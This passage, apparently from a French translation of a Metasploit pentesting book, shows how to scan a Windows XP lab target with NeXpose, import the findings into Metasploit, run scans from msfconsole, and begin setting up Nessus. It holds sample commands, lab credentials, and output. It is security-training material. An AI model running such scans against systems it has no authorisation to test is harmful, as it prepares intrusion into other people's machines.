Notre cible pour ce scan sera un Windows XP SP2 par défaut tel que configuré dans l'annexe A. Nous allons d'abord effectuer un scan ouvert

de notre cible et importer les résultats du scan de vulnérabilité dans Metasploit. Nous terminerons cette section en montrant comment exécuter un scan de vulnérabilité avec NeXpose directement à partir de msfconsole plutôt que d'utiliser l'interface utilisateur graphique basée sur le Web, ce qui élimine la nécessité d'importer un rapport d'analyse.

Configuration

Après avoir installé NeXpose Communauty, ouvrez un navigateur web et accédez à https://<votreadresseip>:3780. Acceptez le certificat NeXpose autosigné et connectez-vous en utilisant les informations d'authentification que vous avez créées lors de l'installation. Vous devriez maintenant voir une interface identique à celle montrée en Figure 4.2 (vous trouverez des instructions d'installation complètes pour NeXpose sur le site de Rapid7).

Sur la page principale de NeXpose, vous remarquerez un certain nombre d'onglets en haut de l'interface :

- L'onglet Assets ❶ affiche des détails sur les ordinateurs et d'autres appareils sur le réseau après qu'ils ont été scannés.
- L'onglet Reports ❷ liste les rapports de scans de vulnérabilité après qu'ils ont été générés.
- L'onglet Vulnerabilities ❸ donne des détails sur toutes les vulnérabilités découvertes lors des scans.
- L'onglet Administration ❹ permet de configurer différentes options.

Figure 4.2
L'écran d'accueil initial de NeXpose.

Les boutons dans le corps principal de la page permettent d'effectuer des tâches courantes telles que la création d'un nouveau site ou la mise en place d'un nouveau scan de vulnérabilité.

L'assistant "nouveau site"

Avant d'effectuer un scan de vulnérabilité avec NeXpose, vous devez configurer un site – un ensemble logique de dispositifs comme un sous-réseau spécifique, un ensemble de serveurs, ou même un seul poste de travail. Ces sites seront ensuite analysés par NeXpose, et différents types de scans peuvent être définis pour un site particulier.

1. Pour créer un site, cliquez sur le bouton New Site sur la page d'accueil de NeXpose, saisissez un nom pour votre site et une brève description, puis cliquez sur Next.
2. Dans l'étape des périphériques (voir Figure 4.3), vous

pouvez définir finement vos cibles : ajouter une seule adresse IP, des plages d'adresses, des noms d'hôtes et plus encore. Vous pouvez également déclarer des périphériques, tels que des imprimantes, à exclure des scans (souvent, les imprimantes n'apprécient pas d'être scannées. Nous avons vu des cas dans lesquels un scan de vulnérabilité simple a provoqué la création de plus d'un million de pages de noir pur placées dans la file d'attente pour être imprimées !). Cliquez sur Next lorsque vous avez terminé d'ajouter et d'exclure des périphériques.

3.Lors de l'étape de configuration du scan, vous pouvez choisir parmi plusieurs différents modèles de scan, tels que le test Discovery Scan ou le Penetration Test. Sélectionnez le moteur d'analyse que vous souhaitez utiliser ou planifiez un scan automatisé. Pour ce premier exercice, gardez les options par défaut et cliquez sur Next pour continuer.

4.Ajoutez des informations d'authentification (*credentials*) sur le site à scanner, si vous en avez. Ces informations pourront aider à obtenir des résultats plus précis et complets par l'énumération en profondeur des politiques système et des logiciels installés sur la cible.

5.Sur l'onglet Informations d'authentification, cliquez sur le bouton New Login, tapez un nom d'utilisateur et un mot de passe pour l'adresse IP à scanner, puis cliquez sur Test Login pour vérifier vos informations d'authentification, puis enregistrez-les.




Figure 4.3
Ajout d'un périphérique au nouveau site Nexpose.

6.Enfin, cliquez sur Save pour terminer l'assistant du nouveau site et revenir à l'onglet Home, qui devrait désormais lister votre site nouvellement ajouté (voir Figure 4.4).

Figure 4.4
L'onglet Home montre le site récemment configuré.

Le nouvel assistant pour les scans manuels

Avec votre nouveau site configuré, vous êtes maintenant prêt à configurer votre premier scan :

1. Cliquez sur le bouton New Manual Scan (voir Figure 4.4). Vous devriez voir la boîte de dialogue Start New Scan (voir Figure 4.5), qui vous demande les cibles que vous souhaitez scanner ou exclure. Dans cet exemple, nous scannons notre système Windows XP par défaut.
2. Vérifiez votre adresse IP cible à deux fois afin d'être sûr que vous n'êtes pas sur le point de scanner par inadvertance le mauvais périphérique ou le mauvais réseau, et cliquez sur le bouton Start Now pour lancer le scan.




Figure 4.5
La fenêtre NeXpose de configuration du scan.

3.NeXpose devrait actualiser la page dynamiquement lors de la progression du scan. Attendez jusqu'à ce que l'état de Scan Progress et de Discovered Assets affiche Completed (voir Figure 4.6). Sous la section Scan Progress, vous pouvez voir que le seul appareil scanné affiche 268 vulnérabilités détectées. Sous Discovered Assets sont fournies plus d'informations sur la cible, comme le nom de l'appareil et

son système d'exploitation. Maintenant, cliquez sur l'onglet Reports.




Figure 4.6
Le scan et le rapport de NeXpose terminé.

L'assistant d'édition de nouveau rapport

Si c'est votre première utilisation de NeXpose et que vous ayez terminé un seul scan, l'onglet Reports doit montrer que vous n'avez généré aucun rapport.

1.Cliquez sur New Report (voir Figure 4.7) pour lancer l'assistant de création de nouveau rapport.

Figure 4.7
L'onglet Reports de NeXpose.

2.Entrez un nom qui vous convient puis, dans le champ Report format, sélectionnez NeXpose Simple XML Export (voir Figure 4.8), de sorte que vous serez en mesure d'importer les résultats d'analyse dans Metasploit. Vous pouvez choisir parmi différents modèles de rapports et configurer le fuseau horaire si vous faites votre pentest sur la route. Cliquez sur Next lorsque vous êtes prêt à continuer.

Figure 4.8
Sélection du nom et du format du rapport.

3.Dans la fenêtre suivante, ajoutez les périphériques que vous souhaitez inclure dans le rapport en cliquant sur Select Sites pour ajouter la plage de votre cible scannée (voir Figure 4.9). Puis cliquez sur Save.

Figure 4.9
Sélection du site pour une inclusion dans le rapport.

4.Dans la fenêtre Select Devices, sélectionnez les cibles à inclure dans votre rapport puis cliquez sur Save.
5.De retour dans l'assistant de configuration de rapports, cliquez sur Save pour accepter les valeurs restantes par défaut pour le rapport. L'onglet Reports devrait maintenant lister le rapport nouvellement créé (voir Figure 4.10) [assurez-vous d'enregistrer le fichier afin que vous puissiez l'utiliser avec le framework].




Figure 4.10
L'onglet Reports liste vos rapports.

Importer le rapport dans le framework Metasploit

Après avoir effectué un scan de vulnérabilité complet avec NeXpose, vous devez importer les résultats dans Metasploit. Mais avant cela, vous devez créer une nouvelle base de données à partir de msfconsole *via* db_connect. Ensuite, vous devez importer le fichier XML en utilisant la commande db_import. Metasploit va automatiquement détecter que le fichier provient de NeXpose et importer l'hôte scanné. Vous pouvez ensuite vérifier que l'importation a réussi en exécutant la commande

db_hosts (ces étapes sont illustrées ci-après). Comme vous pouvez le voir en ❶, Metasploit connaît désormais les 268 vulnérabilités que votre scan a rapportées.

```
msf > db_connect postgres:toor@127.0.0.1/msf3

msf > db_import /tmp/host_195.xml

[*]         Importing 'NeXpose Simple XML' data

[*]         Importing host 192.168.1.195

[*]         Successfully imported /tmp/host_195.xml


msf > db_hosts -c address,svcs,vulns


Hosts

=====


address         Svcs    Vulns    Workspace

-------         ----    -----    ---------
```

```
192.168.1.195   8          268❶       default
```

Pour afficher les détails des vulnérabilités importées dans Metasploit, y compris les scores Common Vulnerabilities and Exposures (CVE) et nombre d'autres références, exécutez la commande suivante :

```
msf > db_vulns
```

Comme vous pouvez le voir, l'exécution d'un scan de vulnérabilité avec des identifiants d'accès complets peut fournir une quantité incroyable d'informations – 268 vulnérabilités découvertes dans ce cas. Mais, bien sûr, cela a été un scan très bruyant, susceptible d'attirer l'attention. Ces types de scans de vulnérabilité sont mieux utilisés dans un pentest où la furtivité n'est pas nécessaire.

Exécuter *NeXpose* dans *msfconsole*

L'exécution de NeXpose à partir de l'interface web est idéale pour les scans de vulnérabilité nécessitant des réglages précis et la génération de rapports, mais si vous préférez rester dans msfconsole, vous pouvez toujours exécuter des scans de vulnérabilité complets avec le plug-in NeXpose inclus dans Metasploit.

Pour démontrer la différence entre les résultats d'un scan lorsque nous avons les identifiants d'accès et lorsque nous ne les avons pas, nous allons lancer un scan à partir de Metasploit sans spécifier le nom d'utilisateur et le mot de passe pour le système cible. Avant de commencer, supprimez toutes les bases de données existantes avec db_destroy, créez une nouvelle base de données dans Metasploit avec db_connect, puis chargez le plug-in NeXpose avec la commande load nexpose comme illustré ci-après :

```
msf > db_destroy postgres:toor@127.0.0.1/msf3
```

[*] Warning: You will need to enter the password at the prompts below

Password:

msf > **db_connect postgres:toor@127.0.0.1/msf3**

msf > **load nexpose**

[*] NeXpose integration has been activated

[*] Successfully loaded plugin: nexpose

Une fois le plug-in NeXpose chargé, jetez un coup d'œil aux commandes chargées spécifiquement pour le scanner de vulnérabilité en entrant la commande help. Vous devriez voir, en haut, une série de nouvelles commandes propres à l'exécution de NeXpose.

msf > **help**

Avant de lancer votre premier scan à partir de msfconsole, vous devez vous connecter à votre installation NeXpose. Entrez nexpose_connect -h pour afficher la syntaxe requise pour vous connecter, ajoutez votre nom d'utilisateur, mot de passe et adresse de l'hôte, puis acceptez l'avertissement de certificat SSL en ajoutant ok à la fin de la chaîne de connexion :

```
msf > nexpose_connect -h

[*]  Usage:

[*]     nexpose_connect username:password@host[:port] <ssl-confirm>

[*]     -OR-

[*]     nexpose_connect username password host port <ssl-confirm>
```

```
msf > nexpose_connect dookie:s3cr3t@192.168.1.206 ok

[*] Connecting to NeXpose instance at 192.168.1.206:3780 with
username dookie...
```

Maintenant, entrez nexpose_scan suivi de l'adresse IP cible pour initier le scan, comme illustré ci-après. Dans cet exemple, nous ne scannons qu'une seule adresse IP, mais vous pouvez également passer un certain nombre d'hôtes au scanner (192.168.1.1-254) ou d'un sous-réseau selon la notation Classless Inter-Domain Routing (CIDR) [192.168.1.0/24].

```
msf > nexpose_scan 192.168.1.195

[*]  Scanning 1 addresses with template pentest-audit in sets of 32

[*]  Completed the scan of 1 addresses

msf >
```

Une fois le scan NeXpose terminé, la base de données que vous avez

créée précédemment devrait contenir les résultats du scan de vulnérabilité. Pour afficher les résultats, entrez db_hosts, comme illustré ci-après (dans cet exemple, la sortie a été produite en filtrant la colonne d'adresse).

```
msf > db_hosts -c address


Hosts

=====


address         Svcs  Vulns  Workspace

-------         ----  -----  ---------

192.168.1.195   8     7      default


msf >
```

Comme vous pouvez le voir, NeXpose a découvert sept vulnérabilités. Exécutez db_vulns pour afficher les vulnérabilités trouvées :

```
msf > db_vulns
```

Bien que cette analyse ait trouvé beaucoup moins de vulnérabilités que lors de l'utilisation précédente de NeXpose *via* l'interface graphique

avec des informations d'authentification, vous devriez avoir suffisamment de vulnérabilités ici pour avoir une longueur d'avance lors de l'exploitation du système.

Scan avec Nessus

Le scanner de vulnérabilité Nessus de Tenable Security (http://www.tenable.com/) est l'un des scanners de vulnérabilité les plus largement utilisés. Le plug-in Nessus de Metasploit permet de lancer des scans et d'extraire des informations à partir de scans Nessus *via* la console, mais dans l'exemple qui suit, nous allons importer les résultats du scan de Nessus indépendamment. En utilisant Nessus 4.4.1 avec un Home Feed libre, nous allons effectuer un scan contre la même cible que nous avons utilisée tout au long de ce chapitre, avec des identifiants d'accès connus. Dans les premières étapes de ce test de pénétration, plus vous pouvez utiliser d'outils pour affiner votre future attaque, mieux c'est.

Configurer Nessus

Une fois que vous avez téléchargé et installé Nessus, ouvrez votre navigateur web et allez à https://<youripaddress>:8834, acceptez l'avertissement de certificat et connectez-vous à Nessus en utilisant les informations d'authentification que vous avez créées lors de l'installation. Vous devriez voir la fenêtre principale de Nessus (voir Figure 4.11).




Figure 4.11
La fenêtre principale de Nessus.

Lors de la connexion, vous verrez la section Reports où devraient figurer des scans de vulnérabilité antérieurs. Dans la partie supérieure de l'interface, vous devriez voir l'onglet Scans, où vous pouvez créer et afficher des tâches de scan ; l'onglet Policies, où vous configurez Nessus pour inclure différents plug-ins que vous souhaitez utiliser dans vos scans ; l'onglet Users, où vous pouvez ajouter des comptes d'utilisateurs pour le serveur Nessus.

Créer une politique de scan Nessus

Avant de lancer un scan, vous devez d'abord créer une politique de scan Nessus. Dans l'onglet Policies, cliquez sur le bouton vert Add pour ouvrir la fenêtre de configuration de la stratégie (voir Figure 4.12).

